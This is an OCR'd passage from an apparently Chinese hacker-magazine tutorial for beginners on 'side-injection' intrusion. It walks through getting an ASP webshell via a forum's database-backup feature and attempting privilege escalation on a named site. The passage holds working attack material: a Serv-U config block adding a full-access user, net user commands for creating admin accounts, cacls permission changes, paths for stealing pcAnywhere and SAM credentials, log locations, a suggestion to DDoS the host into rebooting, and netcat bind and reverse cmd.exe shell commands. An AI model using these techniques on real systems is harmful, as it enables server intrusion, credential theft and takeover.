


图3

看到了数据库备份这样一个东西，熟悉动网后台漏洞的同志不会陌生的，不错，这个就是得到木马的“工具”(图4)。




图4

我再把原理说一遍，我们把木马的后缀改成JPG传上来，通过备份把.jpg备份成.asp。输入木马地址(图5)成功，我比较习惯使用的是桂林老兵的木马。




图5

这里我要重点讲一下由后台得到webshell的主要方法：

1.把木马后缀改为JPEG上传，用NC提交……(光盘中有具体视频的录相)。

2.同样木马改图片格式上传，利用备份的功能得到马(如上面所讲)。

3.可以利用风格模板插入一个SHELL，这个主要是针对论坛比如前一段时间OFSTAR论坛漏洞(光盘中有OFSTAR利用程序和视频)。

4.当然得到SHELL最简单的方法是利用一些工具直接得到，比如说前段时间的L-BLOG漏洞。

二、从webshell入侵目标站的一些办法

好了，下面我们进入正式实战阶段，首先我们要来找IIS黑匣子，就是一个记录了服务器网站路径的一个文件，跳转看看C：\WINDOWS\system32\inetsrv\MetaBack (图6)。




图6

看到了.MDO了吗？就是这个了，下载回来改后缀为.TXT，打开是乱码，该怎么办呢……没关系，我们有专门的IIS分析工具(也是明小子写的)。如图7所示分析出来了，web网站原来都在F盘下啊，不过哪个是非安全的呢，嘎嘎，大家只有一个个找哦。




图7

跳转NOHACK的WEB目录，显示失败，看来服务器设置了权限（图8）。




图8

既然服务器设置了WEB权限，看来只有拿个服务器权限才能黑掉非安全。按照惯例一个个来：

1.先看看能不能跳转C：\Documents and Settings\All Users\Application Data\Symantec\pcAnywhere\这个目录来拿PCanywhere 的帐号密码（图9）。能够跳转，如图9中划圈

的那个.CIF 文件就是了，下载回来如下的工具破解（图10）。




图9




图10

但要注意的是PCANYWHERE 要是设置为单用户登陆的话，即在管理员登陆的时候我们就登陆不上去，而管理员下线又会锁定桌面，解决这个问题的方法就是找一台和这个服务器同网段的肉鸡，在服务器管理员在线的时候强行让他下线，而他来不及锁定桌面，我们登陆，不过这种方法实施起来比较麻烦，我也比较懒，这个就放弃了。

2.我们试着跳转到C:\Program Files\serv-u\ServUDaemon.ini，当然了不一定安装在C盘，我建议先到C:\Documents and Settings\All Users\「开始」菜单\程序\去看看Serv-U 的属性，确定serv-u 具体的路径，如果你有权限修改 ServUDaemon.ini 的话，我们加一段具有最高权限的代码：

```
[USER=showlife|1]
Password=XXXXX
HomeDir=c:\
TimeOut=600
Maintenance=System
Access1=C:\|RWAMELCDP
Access1=d:\|RWAMELCDP
Access1=f:\|RWAMELCDP
SKEYValues=
```

很遗憾这台服务器不可以，也失败。

3.跳转到C:\WINNT\system32\config\（图11）。




图11

下载它的SAM 文件破解，破解工具有LC，SAMinside……没有权限下载，失败（lcx：这个当然没权限，可以尝试下载 repair 目录下的 sam）。

4.c:\winnt\system32\inetsrv\data\ 目录是 errveryone 全控制，我们所要做的就是把提升权限的工具上传上去，然后执行，我上传了个SU.EXE，提升还是失败，心碎了一大半……看来这个空间还是有优点的。

5.上传了个海阳，想要通过 Wscript.Shell 执行 F:\USR\xxxx\test.exe "net user showlife /add"，F:\USR\xxxx\test.exe "net localgroup administrators showlife /add"，这里我的密码为空，但正所谓肉包子打狗有去无回，噼里啪啦打了怎么多字母，完全没有回显，心碎了……（lcx：你应当把 test.exe 放在 erveryone 可执行目录下执行呀，放在 web 目录下执行成功率很低的）。

6.我也想过使用这个语句来提升权限 C:\Inetpub\AdminScripts\adsutil.vbs get w3svc/inprocessisapiapps，但一般的服务器是没有权限浏览C:\INETPUB 的，这个也不例外，还是失败（lcx 注：有权限浏览，也是不行的，iwam 是没有权限执行.vbs 的。这种提升权限的方法在网上流传很久，只能是在得到系统权限后用来提升 webshell 的权限，webshell 来直接提升是不成功的）。

当然提升权限还有几种方法，在 www.nohack.cn/bbs 入门里就有介绍，我就不详细讲了，因为这篇文章是针对初学者的，要是能掌握上面的几种方法基本就可以了，但这台服务器权限设置过高了。

还有一点特别要注意的就是，如果权限设置得太严格，比如这个，唯一通用的办法就是在“c:\Documents and Settings\All Users\「开始」菜单\程序\启动”写入 bat、vbs 等木马。等主机重启或者你 ddos 逼它重启，来达到权限提升的目的。

三、旁注入侵必备的说明

1.旁注的条件：主机要可以执行 CMD 任意命令，至少需要支持FSO 功能，ADO，WSH 等功能也要的。

2.安全日志文件位置：%systemroot%\system32\config\SecEvent.EVT。

3.系统日志文件位置：%systemroot%\system32\config\SysEvent.EVT。

4.应用程序日志文件位置：%systemroot%\system32\config \AppEvent.EVT。

5.FTP 连接日志和HTTPD 位置：%systemroot%\system32\LogFiles\，下面还有子文件夹，分别对应该 FTP 和 Web 服务的日志，其对应的后缀名为.Log。

6.诺顿杀毒日志：C:\Documents and Settings\All Users\Application Data\Symantec。

7.Wscript.Shell 执行 cmd 命令：D:\xxxxx\su.exe "cacls.exe c: /e /t /g everyone:F" 可以把c盘设置为everyone 可以浏览。

8.NC 的基本用法：

(1)连接到 REMOTE 主机，例子：

格式：nc -nvv 192.168.x.x 80

讲解：连到 192.168.x.x 的 TCP80 端口

(2)监听LOCAL 主机，例子：

格式：nc -l -p 80

讲解：监听本机的TCP80 端口

(3)扫描远程主机，例子：

格式：nc -nvv -w2 -z 192.168.x.x 80-445

讲解：扫描 192.168.x.x 的 TCP80 到 TCP445 的所有端口

(4)REMOTE 主机绑定 SHELL，例子：

格式：nc -l -p 5354 -t -e c:\winnt\system32\cmd.exe

讲解：绑定 REMOTE 主机的 CMDSHELL 在 REMOTE 主机的 TCP5354 端口

(5)REMOTE 主机绑定 SHELL 并反向连接，例子：

格式 nc -t -e c:\winnt\system32\cmd.exe 192.168.x.x 5354

讲解：绑定 REMOTE 主机的 CMDSHELL 并反向连接到 192.168.x.x 的 TCP5354 端口

（文章中涉及的明小子旁注入工具、IIS 日志分析工具，作者做的相关视频全部包含在本期的光盘中）

雕虫小技

快速登录有密码的网站

一般我们登录有密码保护的站点的通常方法是：输入该站的网址，在随即出现的提示对话框内输入用户名和密码，然后正式进入站点。其实还有种更简捷的方法，那就是使用浏览器的收藏夹快速登录。

做法很简单：先将指定的网址添加到收藏夹中，然后编辑该项目，在原来的网址中添加上用户名和密码。比如原来收藏夹里的网址为“http://www.XXXXX.com”，用户名为“User”，密码为“pass”，那么将收藏夹中网址“http://www.XXXXX.com”改为“http://USER:PASS@www.XXXXX.com”（用户名和密码之间用“:”隔开；密码和网址之间用“@”隔开）就可以了，这样下次直接单击收藏夹中的该项目就可以直接登录网站了。

用黑客之眼 揭穿地下六合彩网站的骗局

文/[F.S.T] 浩天

